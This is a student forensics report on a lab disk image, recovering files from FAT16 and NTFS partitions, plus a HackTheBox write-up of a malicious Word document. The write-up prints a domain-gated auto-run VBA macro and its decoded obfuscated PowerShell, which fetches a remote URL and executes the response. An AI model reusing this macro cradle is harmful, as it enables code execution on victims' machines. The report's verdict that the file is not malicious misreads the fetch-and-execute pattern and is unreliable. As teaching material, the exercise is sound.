AUBURN

UNIVERSITY

Disk Image Investigation

Adia Foster, Vicki McLendon, Mary Mitchell

September 26, 2022

Problem Description

During a forensics investigation, a laptop was collected for examination. Our team was given a disk image from the laptop and tasked with analyzing and recovering the digital artifacts contained on the device in order to determine if it contained proof of any illegal activity going on.

Technical Analysis and Recovery

Upon receiving the disk, our team started the analysis by using a Linux terminal and the fdisk command to determine the partition information of the disk (Figure 3). The disk was found to have three partitions. The first and third partitions were FAT16 partitions and the second was an NTFS partition.

For the first FAT16-PLANS partition, we used hexdump to look at the boot sector so we could obtain the necessary partition information we needed for the recovery process (Figure 4, Table 1). After examining the boot sector, we used hexdump again to analyze the first FAT area of the partition (Figure 5). Based on the results of this hexdump, we could determine that the data area offset for the partition was one cluster (8 sectors), which was indicated by the fifth and sixth bytes of the output. Additionally, the first FAT area revealed that there were four files on this partition as well as the clusters allocated for each file (Table 2). Finally, we used hexdump once again to look at the root directory of the partition (Figure 6). The root directory indicated that the files in the first partition were plans of some kind. It also contained the names (Email, Necklace, Dash, Gems), extensions (doc, pdf, jpg, pdf), attributes (archive), times (0:18:42, 0:02:06, 0:13:04, 0:13:04), dates (9/2/20), starting clusters (0x0003, 0x0006, 0x001c, 0x0028), and file sizes in bytes (11700, 86321, 46678, 901175) of each of the four files on the partition (Table 4). With this information we calculated the starting and ending byte offset of each file (Table 2) as well as their file sizes in sectors (Table 3). Using this information, the files could be recovered with the dd command in a Linux terminal (Table 5).

For the last partition/second FAT16-OBJECTIVE partition, hexdump was again used to obtain the partition information from the boot sector (Figure 7, Table 6). Upon retrieving the partition information we looked at the first FAT area which contained the data area offset (1 cluster), the number of files on the partition (4 files), and the clusters allocated for each file (Table 7). We then moved on to the root directory which indicated that the files on this partition contained information regarding some objective. It contained the names (Plan, History, Goal, Surveil), extensions (gpg), attributes (archive), times (23:59:50), dates (8/31/20), starting clusters (0x0003, 0x0004, 0x0068, 0x006b), and file sizes in bytes (7584, 1627994, 48660, 5702) of each of the four files (Table 9). This information allowed us to determine the starting and ending byte offsets for the files (Table 7) and the file sizes in sectors (Table 8). Finally, the files could be recovered by once again using the dd command in a Linux terminal (Table 10).

The second partition was an NTFS-INFO partition. It had the following attributes that are associated with each file: x10 is standard information, x30 is the file name, x50 is the security descriptor, and x80 is the data. The files found in this partition were Mystery.zip, Surveil.jpg, Surveil2.zip, and Encoding.pdf. Starting by using the fdisk -l command in terminal we were able to determine that the second partition was of type NTFS and that it starts at 514048. Using the

Active Disk Editor software, we were able to see the file names. In conjunction with the given NTFS spreadsheet template we were able to calculate the starts of the files. Using the calculations from the spreadsheet, we were able to use the hexdump commands to confirm the information about the files and recover them with the dd commands. The commands used can be found in tables 14 and 15. For the zip files Surveil and Mystery, the password to unzip them was “G3tTh3G00dStuff!”.

Operational Analysis

Throughout the process of retrieving the files off the disk, our team noticed that some of the files had been deleted which could have been an attempt to hide the files. Additionally, as we began to examine the contents of each file we discovered that each of the zip files we had recovered in the second partition were password protected and those from the third partition were encrypted and required a password as well. In the Email document from the first partition we found a conversation between a John Disco and a Bill Taker where they disclosed that zip files could be opened with the following password: “G3tTh3G00dStuff!”. Once we were able to unzip the files, we found that the Mystery file contained hexadecimal text that decoded to the following plain text: “The password for GPG files is L3tsGetP@id!”. This allowed us to use the gpg command in Linux to decrypt the rest of the files in the third partition.


Once all the files were recovered, we determined that the ultimate objective of the users of the laptop was to steal the Hope Diamond from the Smithsonian in Washington D.C. and then sell it to one of their potential buyers.

HackTheBox Challenge

For the HackTheBox challenge, our team was provided a Word document and tasked with determining if it was malicious or not. Upon trying to open the document in LibreOffice Writer, our team received a message warning users that the document contained macros which could be dangerous. This led us to examine the Edit Macros menu where we found a powershell command (Figure 1). The powershell code was encoded in base64 so to decode it we used the RapidTables decoder (Figure 2). After examining the decoded command, we determined that it was meant to invoke a web request. To find the web page that was being requested we replaced each of the bracketed numbers at the beginning of the command with their corresponding string of characters from the bottom of the command. This resulted in the following url: http://ow.ly/HTB%7Bk4REfUl_w1Th_Y0UR_d0CuMeNT5%7D. Since the url does not seem to contain anything dangerous, it can be concluded that the file does not contain any malicious content. Finally, the url gave us the flag: Bk4REfUl_w1Th_Y0UR_d0CuMeNT5.


List of Figures

Figure 1: HackTheBox Challenge - Edit Macros menu



```
Rem Attribute VBA_ModuleType=VBAModule
Option VBASupport 1
Sub Document_Open()
'
' Document_Open Macro
'
'

Dim chkUserDomain As String
Dim strUserDomain As String

chkUserDomain = "MEGABANK.LOCAL"
strUserDomain = Environ$("UserDomain")

If chkUserDomain <> strUserDomain Then

Else

Dim ExecFile As Double
    ExecFile = Shell("pOweRshElL -ec cABPAHcARQByAHMAaABFAGwATAAgACQAKAAtAGoATwBpAE4AKAAoACQAUABzAGgATwBNAGUAWwA0AF0AKQAsACgAIgAk

End If

End Sub

```

Figure 2: HackTheBox Challenge - Decode powershell command



cABPAHcARQByAHMAaABFAGwATAAgACQAKAAtAGoATwBpAE4AKAAoACQAUABzAGgATwBN
AGUAWwA0AF0AKQAsACgAIgAkAFAAcwBIAG8ATQBFACIAKQBbACsAMQA1AF0ALAAiAHgA
IgApADsAKQAoAGkAdwByACAAJAAoACgAIgB7ADUAfQB7ADIANQB9AHsAOAB9AHsANwB9
AHsAMAB9AHsAMQA0AH0AewAzAH0AewAyADEAfQB7ADIAfQB7ADIAMgB9AHsAMQA1AH0A
ewAxADYAfQB7ADMAMQB9AHsAMgA4AH0AewAxADEAfQB7ADIANgB9AHsAMQA3AH0AewAy

Output type

Text string | Image file | Hex | Binary


Character encoding

ASCII/UTF-8

Text string output


```
pOwErshEIL $(-jOiN(($PshOMe[4]),("$PsHoME")[+15],"x");)(iwr
$(("{5}{25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{28}{11}{26}{17}{23}{27}{29}{10}{1}{6}{24}{3
0}{18}{13}{19}{12}{9}{20}{4}"-f
"B","U","4","B","%7D","ht","R_d","//ow.ly/HT","p:","T","0","_","N","M","%7","E","f","1T","u","e","
5","k","R","h","0","t","w","_","l","Y","C","U")))
```

Figure 3: Project1.dd - Disk Information




```
sansforensics@siftworkstation: ~/Documents/DigitalForensics/Project1
$ fdisk -l Project1.dd
Disk Project1.dd: 1.83 GiB, 1941962752 bytes, 3792896 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc3072e18

Device       Boot   Start     End Sectors  Size Id Type
Project1.dd1         2048  514047  512000  250M  6 FAT16
Project1.dd2       514048 1538047 1024000  500M 86 NTFS volume set
Project1.dd3      1538048 3074047 1536000  750M  6 FAT16
```

Figure 4: Partition 1 - FAT16 Boot Sector




```
sansforensics@siftworkstation: ~/Documents/DigitalForensics/Project1
$ hexdump -C -s $(( 2048*512 )) -n $(( 1*512 )) Project1.dd
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 08 08 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 00 f8 00 01  3e 00 3c 00 00 08 00 00  |........>.<.....|
00100020  00 d0 07 00 80 01 29 c4  d5 44 a9 50 4c 41 4e 53  |......)..D.PLANS|
00100030  20 20 20 20 20 20 46 41  54 31 36 20 20 20 0e 1f  |      FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
00100200
```

Figure 5: Partition 1 - FAT16 1st FAT Area




```
sansforensics@siftworkstation: ~/Documents/DigitalForensics/Project1
$ hexdump -C -s $(( 2056*512 )) -n $(( 256*512 )) Project1.dd
00101000  f8 ff ff ff 00 00 04 00  05 00 ff ff 07 00 08 00  |................|
00101010  09 00 0a 00 0b 00 0c 00  0d 00 0e 00 0f 00 10 00  |................|
00101020  11 00 12 00 13 00 14 00  15 00 16 00 17 00 18 00  |................|
00101030  19 00 1a 00 1b 00 ff ff  1d 00 1e 00 1f 00 20 00  |.............. .|
00101040  21 00 22 00 23 00 24 00  25 00 26 00 27 00 ff ff  |!.".#.$.%.&.'...|
00101050  29 00 2a 00 2b 00 2c 00  2d 00 2e 00 2f 00 30 00  |).*.+.,.-.../.0.|
00101060  31 00 32 00 33 00 34 00  35 00 36 00 37 00 38 00  |1.2.3.4.5.6.7.8.|
00101070  39 00 3a 00 3b 00 3c 00  3d 00 3e 00 3f 00 40 00  |9.:.;.<.=.>.?.@.|
00101080  41 00 42 00 43 00 44 00  45 00 46 00 47 00 48 00  |A.B.C.D.E.F.G.H.|
00101090  49 00 4a 00 4b 00 4c 00  4d 00 4e 00 4f 00 50 00  |I.J.K.L.M.N.O.P.|
001010a0  51 00 52 00 53 00 54 00  55 00 56 00 57 00 58 00  |Q.R.S.T.U.V.W.X.|
001010b0  59 00 5a 00 5b 00 5c 00  5d 00 5e 00 5f 00 60 00  |Y.Z.[.\.].^._.`.|
001010c0  61 00 62 00 63 00 64 00  65 00 66 00 67 00 68 00  |a.b.c.d.e.f.g.h.|
001010d0  69 00 6a 00 6b 00 6c 00  6d 00 6e 00 6f 00 70 00  |i.j.k.l.m.n.o.p.|
001010e0  71 00 72 00 73 00 74 00  75 00 76 00 77 00 78 00  |q.r.s.t.u.v.w.x.|
001010f0  79 00 7a 00 7b 00 7c 00  7d 00 7e 00 7f 00 80 00  |y.z.{.|.}.~.....|
00101100  81 00 82 00 83 00 84 00  85 00 86 00 87 00 88 00  |................|
00101110  89 00 8a 00 8b 00 8c 00  8d 00 8e 00 8f 00 90 00  |................|
00101120  91 00 92 00 93 00 94 00  95 00 96 00 97 00 98 00  |................|
00101130  99 00 9a 00 9b 00 9c 00  9d 00 9e 00 9f 00 a0 00  |................|
00101140  a1 00 a2 00 a3 00 a4 00  a5 00 a6 00 a7 00 a8 00  |................|
00101150  a9 00 aa 00 ab 00 ac 00  ad 00 ae 00 af 00 b0 00  |................|
00101160  b1 00 b2 00 b3 00 b4 00  b5 00 b6 00 b7 00 b8 00  |................|
00101170  b9 00 ba 00 bb 00 bc 00  bd 00 be 00 bf 00 c0 00  |................|
00101180  c1 00 c2 00 c3 00 c4 00  c5 00 c6 00 c7 00 c8 00  |................|
00101190  c9 00 ca 00 cb 00 cc 00  cd 00 ce 00 cf 00 d0 00  |................|
001011a0  d1 00 d2 00 d3 00 d4 00  d5 00 d6 00 d7 00 d8 00  |................|
001011b0  d9 00 da 00 db 00 dc 00  dd 00 de 00 df 00 e0 00  |................|
001011c0  e1 00 e2 00 e3 00 e4 00  e5 00 e6 00 e7 00 e8 00  |................|
001011d0  e9 00 ea 00 eb 00 ec 00  ed 00 ee 00 ef 00 f0 00  |................|
001011e0  f1 00 f2 00 f3 00 f4 00  f5 00 f6 00 f7 00 f8 00  |................|
001011f0  f9 00 fa 00 fb 00 fc 00  fd 00 fe 00 ff 00 00 01  |................|
00101200  01 01 02 01 03 01 04 01  ff ff ff ff ff ff ff ff  |................|
00101210  ff ff ff ff 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00101220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00121000
```

Figure 6: Partition 1 - FAT16 Root Directory




```
sansforensics@siftworkstation: ~/Documents/DigitalForensics/Project1
$ hexdump -C -s $(( 2568*512 )) -n $(( 32*512 )) Project1.dd
00141000  50 4c 41 4e 53 20 20 20  20 20 20 08 00 00 60 05  |PLANS      ...`.|
00141010  22 51 22 51 00 00 60 05  22 51 00 00 00 00 00 00  |"Q"Q..`."Q......|
00141020  e5 45 00 6d 00 61 00 69  00 6c 00 0f 00 b2 2e 00  |.E.m.a.i.l......|
00141030  64 00 6f 00 63 00 78 00  00 00 00 00 ff ff ff ff  |d.o.c.x.........|
00141040  e5 4d 41 49 4c 7e 31 20  44 4f 43 20 00 00 fa 62  |.MAIL~1 DOC ...b|
00141050  22 51 22 51 00 00 55 02  22 51 03 00 b4 2d 00 00  |"Q"Q..U."Q...-..|
